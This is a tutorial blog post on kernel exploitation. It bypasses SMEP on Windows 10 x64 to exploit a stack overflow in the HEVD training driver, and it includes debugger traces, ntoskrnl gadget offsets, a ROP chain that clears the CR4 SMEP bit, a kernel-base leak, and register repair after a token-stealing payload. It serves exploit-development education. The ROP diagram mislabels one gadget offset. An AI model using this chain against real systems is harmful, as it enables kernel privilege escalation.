[Kernel Exploitation] 4: Stack Buffer Overflow (SMEP Bypass) (/2018/01/kernel-exploitation-4)

Part 3 showed how exploitation is done for the stack buffer overflow vulnerability on a Windows 7 x86/x64 machine. This part will target Windows 10 x64, which has SMEP enabled by default on it.

Exploit code can be found here (https://github.com/abatchy17/HEVD-Exploits/tree/master/StackOverflow).

Windows build: 16299.15.amd64fre.rs3_release.170928-1534

ntoskrnl's version: 10.0.16288.192

Instead of mouthfeeding you the problem, let's run the x64 exploit (https://github.com/abatchy17/hacksys/raw/master/Win7_x64_SP1/StackOverflow/StackOverflow.exe) on the Windows 10 machine and see what happens.


```
kd> bu HEVD!TriggerStackOverflow + 0xc8

kd> g
Breakpoint 1 hit
HEVD!TriggerStackOverflow+0xc8:
fffff801`7c4d5708 ret

kd> k
 # Child-SP          RetAddr           Call Site
00 ffffa308`83dfe798 00007ff6`8eff11d0 HEVD!TriggerStackOverflow+0xc8 [c:\hacksysextremevulnerabledriver\driver\stackoverflow.c @ 101]
01 ffffa308`83dfe7a0 ffffd50f`91a47110 0x00007ff6`8eff11d0
02 ffffa308`83dfe7a8 00000000`00000000 0xffffd50f`91a47110
```

Examining the instructions at `00007ff68eff11d0` verifies that it's our payload. What would go wrong?

```
kd> t
00007ff6`8eff11d0 xor     rax,rax
kd> t
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x000000fc
                       (0x00007FF68EFF11D0,0x0000000037ADB025,0xFFFFA30883DFE610,0x0000000080000005)


A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.
```

Stop error `0x000000fc` indicates a `ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY` issue which is caused by a hardware mitigation called SMEP (Supervisor Mode Execution Prevention).

Continueing execution results in this lovely screen…



1. So what's SMEP?

SMEP (Supervisor Mode Execution Prevention) is a hardware mitigation introducted by Intel (branded as "OS Guard" (https://software.intel.com/sites/default/files/article/475900/intel-xeon-processor-e5-2600-v2-product-family-technical-overview.pdf#%5B%7B%22num%22%3A24%2C%22gen%22%3A0%7D%2C%7B%22name%22%3A%22XYZ%22%7D%2C87%2C295%2C0%5D)) that restricts executing code that lies in usermode to be executed with Ring-0 privileges, attempts result in a crash. This basically prevents EoP exploits that rely on executing a usermode payload from ever executing it.

The SMEP bit is bit 20 of the CR4 register, which Intel defines as:

```
CR4 — Contains a group of flags that enable several architectural extensions, and indicate operating system or executive support for specific
```

Setting this bit to 1 enables SMEP, while setting it to 0 disables it (duh).

You can read more about this in the Intel Developer's Manual (https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf).

2. Bypassing SMEP

There are a few ways described in the reading material that allow you to bypass SMEP, I recommend reading them for better understanding. For this exploit we'll use the first method described in j00ru's blog (http://j00ru.vexillium.org/?p=783):

- Construct a ROP chain that reads the content of CR4, flips the 20th bit and writes the new value to CR4. With SMEP disabled, we can "safely" jump to our user-mode payload.
- If reading and/or modifying the content is not possible, just popping a "working" value to CR4 register will work. While this is not exactly elegant or clean, it does the job.

Worth noting is that Hyperguard won't allow modifying CR4 (https://blogs.technet.microsoft.com/mmpc/2017/03/27/detecting-and-mitigating-elevation-of-privilege-exploit-for-cve-2017-0005/) if you're using a Hyper-V instance.

```
Virtualization-based security (VBS)

Virtualization-based security (VBS) enhancements provide another layer of protection against attempts to execute malicious code in the kernel.
```

Gadgets we'll be using all exist in `ntoskrnl.exe` which we're able to get its base address using `EnumDrivers` (some say it's not reliable but I didn't run into issues, but given its behaviour isn't publicly documented you better cross your fingers) or by calling `NtQuerySystemInformation` (you'll need to export it first), we'll be using the first approach.

```
    LPVOID addresses[1000];
    DWORD needed;

    EnumDeviceDrivers(addresses, 1000, &needed);

    printf("[+] Address of ntoskrnl.exe: 0x%p\n", addresses[0]);
```

Okay, now that we have `nt` 's base address, we can rely on finding relative offsets to it for calculating the ROP chain's gadgets.

I referred to ptsecurity's post (http://blog.ptsecurity.com/2012/09/bypassing-intel-smep-on-windows-8-x64.html) on finding the gadgets.

First gadget we need should allow us to pop a value into the `cr4` registe. Once we find one, we'll be able to figure out which register we need to control its content next.

```
kd> uf nt!KiConfigureDynamicProcessor

nt!KiConfigureDynamicProcessor:
fffff802`2cc36ba8 sub     rsp,28h
fffff802`2cc36bac call    nt!KiEnableXSave (fffff802`2cc2df48)
fffff802`2cc36bb1 add     rsp,28h
fffff802`2cc36bb5 ret

kd> uf fffff802`2cc2df48

nt!KiEnableXSave:
fffff802`2cc2df48 mov     rcx,cr4
fffff802`2cc2df4b test    qword ptr [nt!KeFeatureBits (fffff802`2cc0b118)],800000h

... snip ...

nt!KiEnableXSave+0x39b0:
fffff802`2cc318f8 btr     rcx,12h
fffff802`2cc318fd mov     cr4,rcx       // First gadget!
fffff802`2cc31900 ret

kd> ? fffff802`2cc318fd - nt

Evaluate expression: 4341861 = 00000000`00424065
```

Gadget #1 is `mov cr4,rcx` at `nt + 0x424065`!

Now we need a way to control `rcx` 's content, ptsecurity's post mentions `HvlEndSystemInterrupt` as a good target:

```
kd> uf HvlEndSystemInterrupt

nt!HvlEndSystemInterrupt:
fffff802`cdb76b60 push    rcx
fffff802`cdb76b62 push    rax
fffff802`cdb76b63 push    rdx
fffff802`cdb76b64 mov     rdx,qword ptr gs:[6208h]
fffff802`cdb76b6d mov     ecx,40000070h
fffff802`cdb76b72 btr     dword ptr [rdx],0
fffff802`cdb76b76 jb      nt!HvlEndSystemInterrupt+0x1e (fffff802`cdb76b7e)  Branch

nt!HvlEndSystemInterrupt+0x18:
fffff802`cdb76b78 xor     eax,eax
fffff802`cdb76b7a mov     edx,eax
fffff802`cdb76b7c wrmsr

nt!HvlEndSystemInterrupt+0x1e:
fffff802`cdb76b7e pop     rdx
fffff802`cdb76b7f pop     rax
fffff802`cdb76b80 pop     rcx       // Second gadget!
fffff802`cdb76b81 ret

kd> ? fffff802`cdb76b80 - nt
Evaluate expression: 1514368 = 00000000`00171b80
```

Gadget #2 is `pop rcx` at `nt + 0x171b80`!

ROP chain will be the following:

```
+------------------+
|pop rcx; ret      |    // nt + 0x424065
+------------------+
|value of rcx      |    // ? @cr4 & FFFFFFFF`FFEFFFFF
+------------------+
|mov cr4, rcx; ret |    // nt + 0x424065
+------------------+
|addr of payload   |    // Available from user-mode
+------------------+
```

It's extremely important to notice that writing more than 8 bytes starting the RIP offset means the next stack frame gets corrupted. Returning to

3. Restoring execution flow

Let's take one more look on the stack call BEFORE the `memset` call:

```
Breakpoint 1 hit
HEVD!TriggerStackOverflow:
fffff801`71025640 mov     qword ptr [rsp+8],rbx
kd> k
 # Child-SP          RetAddr           Call Site
00 ffff830f`5a53a798 fffff801`7102572a HEVD!TriggerStackOverflow [c:\hacksysextremevulnerabledriver\driver\stackoverflow.c @ 65]
01 ffff830f`5a53a7a0 fffff801`710262a5 HEVD!StackOverflowIoctlHandler+0x1a [c:\hacksysextremevulnerabledriver\driver\stackoverflow.c @ 125]
02 ffff830f`5a53a7d0 fffff801`714b02d9 HEVD!IrpDeviceIoCtlHandler+0x149 [c:\hacksysextremevulnerabledriver\driver\hacksysextremevulnerabledri
03 ffff830f`5a53a800 fffff801`7190fefe nt!IofCallDriver+0x59
04 ffff830f`5a53a840 fffff801`7190f73c nt!IopSynchronousServiceTail+0x19e
```

Pitfall 1: returning to `StackOverflowIoctlHandler+0x1a`

Although adjusting the stack to return to this call works, a parameter on the stack (`Irp` 's address) gets overwritten thanks to the ROP chain and is not recoverable as far as I know. This results in an access violation later on.

Assembly at `TriggerStackOverflow+0xbc` :

```
fffff801`710256f4 lea     r11,[rsp+820h]
fffff801`710256fc mov     rbx,qword ptr [r11+10h]       // RBX should contain Irp's address, this is now overwritten to the new cr4 value
```

This results in `rbx` (previously holding `Irp` 's address for `IrpDeviceIoCtlHandler` call) to hold the new `cr4` address and later on being accessed, results in a BSOD.

```
fffff801`f88d63e0 and     qword ptr [rbx+38h],0 ds:002b:00000000`000706b0=????????????????
```

Notice that `rbx` holds `cr4` 's new value. This instructions maps to

```
Irp->IoStatus.Information = 0;
```

in `IrpDeviceIoCtlHandler` (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/64f2e9a1eadc7974bfc151258751f6218c469530/Driver/HackSysExtremeVulnerableDriver.c#L289).

So, returning to `StackOverflowIoctlHandler+0x1a` is not an option.

Pitfall 2: Returning to `HEVD!IrpDeviceIoCtlHandler+0x149`

Same issue as above, `Irp` 's address is corrupted and lost for good. Following instructions result in access violation.

```
Irp->IoStatus.Status = Status;
Irp->IoStatus.Information = 0;
```

You can make `rbx` point to some writable location but good luck having a valid `Irp` struct that passes the following call.

```
// Complete the request
IoCompleteRequest(Irp, IO_NO_INCREMENT);
```

Another dead end.

Pitfall 3: More access violations

Now we go one more level up the stack, to `nt!IofCallDriver+0x59` . Jumping to this code DOES work but still, access violation in `nt` occurs.

It's extremely important (and I mean it) to take note of all the registers how they behave when you make the IOCTL code in both a normal (non-exploiting) and exploitable call.

In our case, `rdi` and `rsi` registers are the offending ones. Unluckily for us, in `x64` , parameters are passed in registers and those two registers get populated in `HEVD!TriggerStackOverflow` .

```
fffff800`185756f4 lea     r11,[rsp+820h]
fffff800`185756fc mov     rbx,qword ptr [r11+10h]
fffff800`18575700 mov     rsi,qword ptr [r11+18h]       // Points to our first gadget
fffff800`18575704 mov     rsp,r11
fffff800`18575707 pop     rdi                           // Points to our corrupted buffer ("AAAAAAAA")
fffff800`18575708 ret
```

Now those two registers are both set to zero if you submit an input buffer that doesn't result in a RET overwrite (you can check this by sending a small buffer and checking the registers contents before you return from `TriggerStackOverflow`). This is no longer the case when you mess up the stack.

Now sometime after hitting `nt!IofCallDriver+0x59`

```
kd> u @rip
nt!ObfDereferenceObject+0x5:
fffff800`152381c5 mov     qword ptr [rsp+10h],rsi
fffff800`152381ca push    rdi
fffff800`152381cb sub     rsp,30h
fffff800`152381cf cmp     dword ptr [nt!ObpTraceFlags (fffff800`15604004)],0
fffff800`152381d6 mov     rsi,rcx
fffff800`152381d9 jne     nt!ObfDereferenceObject+0x160d16 (fffff800`15398ed6)
fffff800`152381df or      rbx,0FFFFFFFFFFFFFFFFh
fffff800`152381e3 lock xadd qword ptr [rsi-30h],rbx
kd> ? @rsi
Evaluate expression: -8795734228891 = fffff800`1562c065         // Address of mov cr4,rcx instead of 0
kd> ? @rdi
Evaluate expression: 4702111234474983745 = 41414141`41414141    // Some offset from our buffer instead of 0
```

Now that those registers are corrupted, we can just reset their expected value (zeroeing them out) sometime before this code is ever hit. A perfect place for this is after we execute our token stealing payload.

```
xor rsi, rsi
xor rdi, rdi
```

Last step would be adjusting the stack properly to point to `nt!IofCallDriver+0x59` 's stack frame by adding `0x40` to `rsp` .

Full exploit code can be found here (https://github.com/abatchy17/hacksys/tree/master/Win10_x64/StackOverflow).

4. Mitigation the vulnerability

Although this is a vanilla stack smashing vulnerability, it still happens all the time. Key ways to mitigate/avoid this vulnerability is:

1. Sanitize the input, don't trust the user data (or its size). Use upper/lower bounds.
2. Use /GS to utilize stack cookies.

Or even better, don't write a kernel driver unless you need to ;)

5. Recap

- Bypassing SMEP might be intimidating at first, but a small ROP chain was able to make it a piece of cake.
- Restoring execution flow was challenging due to access violations. Every stack frame had its own challenges.
- Keeping an eye on registers is crucial. Note which registers get affected by your exploit and try to repair them if possible.
- Offsets change quite often, there's a good chance this exploit will break with the next update.

5. References

- SMEP: What is it, and how to beat it on Windows (http://j00ru.vexillium.org/?p=783)
- Bypassing Intel SMEP on Windows 8 x64 Using Return-oriented Programming (http://blog.ptsecurity.com/2012/09/bypassing-intel-smep-on-windows-8-x64.html)

Whew, done.

- Abatchy

comments powered by Disqus (http://disqus.com)